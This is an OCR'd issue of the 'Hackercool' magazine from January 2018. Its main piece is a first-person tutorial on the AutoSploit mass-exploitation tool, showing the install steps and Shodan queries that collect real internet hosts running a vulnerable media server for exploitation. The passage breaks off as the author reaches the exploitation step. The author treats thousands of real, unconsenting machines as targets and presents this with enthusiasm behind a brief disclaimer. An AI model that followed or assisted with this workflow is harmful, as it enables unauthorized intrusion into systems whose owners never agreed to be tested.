
January 2018
Edition 1 Issue 4

Hackercool

Simplifying Cyber Security



Real World Hacking Scenario :
See how simple has hacking become?

Learn how malicious files are uploaded into web servers in our Website Hacking section

"They not only hacked Cozy Bear but also grabbed pictures of people who were coming in and going out."

I can do all things through Christ who strengtheneth me.
Philippians 4:13

Editor's Note

Hello Readers, Thank you for buying or subscribing to this magazine. We are very delighted to release the fourt -h issue of first edition of Hackercool magazine.

Let me introduce myself. My name is Kalyan Chakravarthi Chinta and I am a passionate cyber securi- ty researcher (or whatever you want to call it). I am also a freelance cyber security trainer and an avid blogger. But still let me make it v -ery clear that I don't consider myself an expert in this field and see myself as a script kiddie.

Notwithstanding this, I have my own blog on hacking, **hackercool.com**. *This blog has a dedicated Facebook page and Youtube channel with name "***Kanishkashowto***". I also developed a vulnerable web application for practice "***Vulnerawa***" to practice website security.*

This magazine is intended to deal with real world hacking, hacking as clos -e to reality as possible, both black hat and white hat. I am hopeful this magazi- ne will be helpful not only to the beginners who want to come into field of cyber security but also experts in this field. This magazine is also helpful to people wh -o want to keep themselves safe from the malicious hackers.The main focus of this magazine is dealing with hacking in real world scenarios. i.e hacking with antivirus and firewall ON. My opinion is that we cannot improve security consci- ousness in users until we teach them the real world hacking.

Hacking has become so simple nowadays. In the yesteryears, it was an art which required lot of skills and patience. Nowadays anybody can just hack any- thing with just a few clicks with the right tool available. So we have decided to provide information about one such tool in our Real World Hacking Scenario se -ction. Ofcourse, all other regular featues are included.

*If you have any queries regard ing this magazine or want a specific topic please send them to our mail address qa@hackercool.com and please don't forget to like our Facebook page "***Hackercool***". Until the next issue, Good Bye.*

c.k.chakravarthi

INSIDE

Here's what you will find in the Hackercool January 2018 Issue .

****

REAL WORLD HACKING SCENARIO

AUTOMATED HACKING WITH AUTOSPLOIT

WARNING:

This Tutorial is for educational purpose only. Usage of this tutorial for hacking into targets without permission is strictly illegal. The author does not take responibility for the misuse of this tutorial.

Hi,I am Hackercool, considered by many as a blackhat hacker but I consider myself a script kiddie. Hacking was very tough in the beginning days. We didn't have this much tutorials and information about hacking on the internet. Nowadays, a lot of information about hacking is on -ly a Google away. Hacking as a process was also very hard. Nowadays we have so many to -ols which have reduced hacking to a few clicks. One such tool I have come across is Autosp -loit. As its name suggests, Autosploit is a tool designed on the lines of Metsaploit which simplifies hacking very much. It's a very dangerous tool be in the hands of a script kiddie.

Autosploit works by initially gathering the type of targets we specify and automatically s electing the relevant Metasploit modules that can help in exploiting the list of targets.It gather -s the list of targets using Shodan. If you have no idea what is Shodan you are entering into a new dimension in hacking altogether now.

Shodan is a search engine that allows users to find particular types of computer devices ,webcams, routers and servers connected to the internet using a variety of filters. It is also he -lpful in detecting service banners which ar -e helpful in enumerati -on. It also helps in colle -cting data on web servers (HTTP/HTTPS - port 80, 8080, 443, 8443), FTP (port 21), S- SH (port 22), Telnet (port 23), SNMP (port 1- 61), IMAP (port 993) SIP (port 5060), and Re -al Time Streaming Protocol (RTSP, port 55 -4).

If you have no idea what Shodan is, you are entering into a new dimension of hacking altogether now.

The Shodan search engine brings us this results by crawling the Internet for publicly acc -essible devices, including SCADA systems. Shodan is widely used by cybersecurity professi -onals, researchers and law enforcement agencies. Anyone can create a Shodan account for free which allows users to search for any specific devices. But the results will be limited for fr -ee account. Shodan was launched by a computer programmer John Matherly and it is a refe -rence to SHODAN, a character from the System Shock video game series.

Shodan was allegedly used to find security flaws in TRENDnet security cameras in 2013. In December 2015, a security researcher used Shodan to identify accessible MongoDB databases of thousands of systems. So it can be summarised that Shodan can be used for both ethical and unethical purposes with effective results.

Personally I have used Shodan to search for a lot of vulnerable devices on the internet like webcams, exploitable servers etc. I am not a big fan of automation in hacking as it not on -ly makes a lot of noise but also leaves a lot of footprints for forensic invetigators to investigat -e. But I wanted to give this one a try.

I turned ON my system and cloned the package of Autosploit from Git as as shown below.

```
root@kali:~# git clone https://github.com/NullArray/AutoSploit.git
Cloning into 'AutoSploit'...
remote: Counting objects: 387, done.
remote: Compressing objects: 100% (104/104), done.
remote: Total 387 (delta 85), reused 147 (delta 72), pack-reused 205
Receiving objects: 100% (387/387), 154.24 KiB | 49.00 KiB/s, done.
Resolving deltas: 100% (178/178), done.
root@kali:~#
root@kali:~#
```

Once the cloning is finished, a new directory with name AutoSploit is created. I navigate into that directory and do a "ls" again. A python executable named autosploit.py can be seen.

```
root@kali:~# ls
AutoSploit  output_Thu_Jan_25_03_07_06_2018  social-engineer-toolkit
Desktop     peframe                          Templates
Documents   Pictures                         venom
Downloads   Public                           Videos
Empire      pypayload                        Winpayloads
HERCULES    rvinfo                           WPSeku
Music       shellter
output      shellter.zip
root@kali:~# cd AutoSploit
root@kali:~/AutoSploit# ls
autosploit.py    Docker   modules.txt  README-zh.md
CONTRIBUTING.md  LICENSE  README.md    requirements.txt
root@kali:~/AutoSploit#
```

Executing Python files is pretty easy (as you all already know). So I execute the autosploit.py executable as shown below. It prompted me an error saying that a module named Shodan is missing.

```
root@kali:~/AutoSploit# python autosploit.py
Traceback (most recent call last):
  File "autosploit.py", line 10, in <module>
    import shodan
ImportError: No module named shodan
root@kali:~/AutoSploit#
```

I really hate this errors that come while hacking. But half of the errors we face can be overcome if we properly read the documentation regarding that application. But I am one of those lazy guys who prefers to go to documentation after experiencing errors.On reading the documentation, I came to know that Autosploit needs two modules named "Shodan" and "blessings" to work.

The missing packages can be installed using 'pip' which is a package management system to install and manage software packages written in Python. So I installed 'blessings' package first.

```
root@kali:~/AutoSploit# pip install blessings
Collecting blessings
  Downloading blessings-1.6.1-py2-none-any.whl
Installing collected packages: blessings
Successfully installed blessings-1.6.1
root@kali:~/AutoSploit#
```


The installation of Shodan took some time.

```
root@kali:~/AutoSploit# pip install shodan
Collecting shodan
  Downloading shodan-1.7.7.tar.gz (42kB)
    100% |████████████████████████████████| 51kB 425kB/s
Requirement already satisfied: XlsxWriter in /usr/lib/python2.7/dist-packages (f
rom shodan)
Requirement already satisfied: click in /usr/lib/python2.7/dist-packages (from s
hodan)
Collecting click-plugins (from shodan)
  Downloading click-plugins-1.0.3.tar.gz
Requirement already satisfied: colorama in /usr/lib/python2.7/dist-packages (fro
m shodan)
Requirement already satisfied: requests>=2.2.1 in /usr/lib/python2.7/dist-packag
es (from shodan)
Building wheels for collected packages: shodan, click-plugins
  Running setup.py bdist_wheel for shodan ... done
  Stored in directory: /root/.cache/pip/wheels/69/0d/dd/ece4f3b802e948eaaa80e8fd
b7bf898098afc68a90055c75e8
  Running setup.py bdist_wheel for click-plugins ... done
  Stored in directory: /root/.cache/pip/wheels/70/d7/3d/188128669f2aa42f6008217d
9e2e6826d398dc3e361c0fcb75
Successfully built shodan click-plugins
Installing collected packages: click-plugins, shodan
Successfully installed click-plugins-1.0.3 shodan-1.7.7
```


Once the required packages were installed, I executed autosploit again. This time everything went right and an interface like Metasploit opened as shown below. It prompted me whether

```
root@kali:~/AutoSploit# python autosploit.py


#--Author : Vector/NullArray
#--Twitter: @Real__Vector
#--Type   : Mass Exploiter
#--Version: 1.0.0
##############################################

[+]Initializing AutoSploit...
[+]One moment please while we check the Postgresql and Apache services...


[!]Warning. Heuristics indicate Postgresql Service is offline

[?]Start Postgresql Service? [Y]es/[N]o: Yes
```

to start the Postgresql service and Apache2 service. Even though I did a mistake, the service -s successfully started. Next, it prompted me to enter the Shodan api key. As already told, thi -s tool needs Shodan. When you create a Shodan account, it will give you an api key which c -an be found in your account and profile. We need to enter this key as this tool will use it for authentication. As I entered the Shodan api key, a new menu was shown.



Typing "1" will select "Usage". This will show how to use the tool. As you can see in the




above image, it's usage is very simple. First we need to gather hosts u -sing option "2", then view the gathered hosts using option "3" and exploit the hosts using opt -ion "4". It is rather very simple.


When I choose "2", I get a new terminal called "platform". Here we need to add the type of machines I want. I wanted all the machines with allmedia server 0.95 installed. If you reme

-mber, in the last issue, we saw a tutorial of a Metasploit module exploiting machines with all media server 0.95 installed. This version of software has a buffer overflow vulnerability which can be exploited remotely.

When I gave my first query, the host gathering process started as shown below.



The process took a bit of a time. However the time for gathering hosts depends on the searc-h query you enter and the number of targets available for that particular query. When the pro-cess finishes, the results are stored to a file named hosts.txt located in the same directory. as autosploit.



To view the collected hosts, use option "3". As I used it, it returned me nothing except a done message. I didn't understand what it is. I checked the hosts.txt file and found it to be empty.

```
<AUTOSPLOIT>$ 3
[+]Printing hosts...


[+]Done.


[+]Welcome to AutoSploit. Please select an action.


1. Usage                3. View Hosts           5. Quit
2. Gather Hosts         4. Exploit


<AUTOSPLOIT>$
```

I tried it again. Same result. As a wise man once told, we cannot expect a different result whil -e applying the same fix to it. So I read the documentation and found out what I was doing wr -ong. Actually the correct way of giving a query is to keep it inside the quotes.The example w -as given while using the tool only but I happened to overlook it. It so happens many times to humans.

So I submitted the query once again, this time by keeping it inside the quotes. The sam -e process of collecting hosts started once again although I have not included an image here. It took a bit longer than the previous time. After some time, the process ended by saving our targets to the same file. I was positive this time.


```
<PLATFORM>$ 'All Media Server 0.95'
[+]Please stand by while results are being collected...



[|||||||||||||||||||||||||||||||||||||||||||||||||||||||||||]


[+]Done.
[+]Host list saved to /root/AutoSploit/hosts.txt

[+]Welcome to AutoSploit. Please select an action.


1. Usage                3. View Hosts           5. Quit
2. Gather Hosts         4. Exploit


<AUTOSPLOIT>$
```

Unable to overcome my skepticism, I once checked the file into which our targets are saved. There were a number of IP addresses, although I was not sure how many were my genuine targets. So I switched to the Autosploit interface and printed the hosts into terminal by specif- ying View hosts option (option 3).


This time, all the targets have been successfully printed. I got a very huge list of IP ad -dresses as shown below. I have blurred these addresses here in the image so as to prevent the misuse of them.

Good, acquiring targets is done. Now comes the exciting part, exploitation. Although I got a h-uge list, I was suspicious that every address I acquired may not be running a vulnerable version of All Media server. Autosploit after all was a tool and that too built for script kiddies.

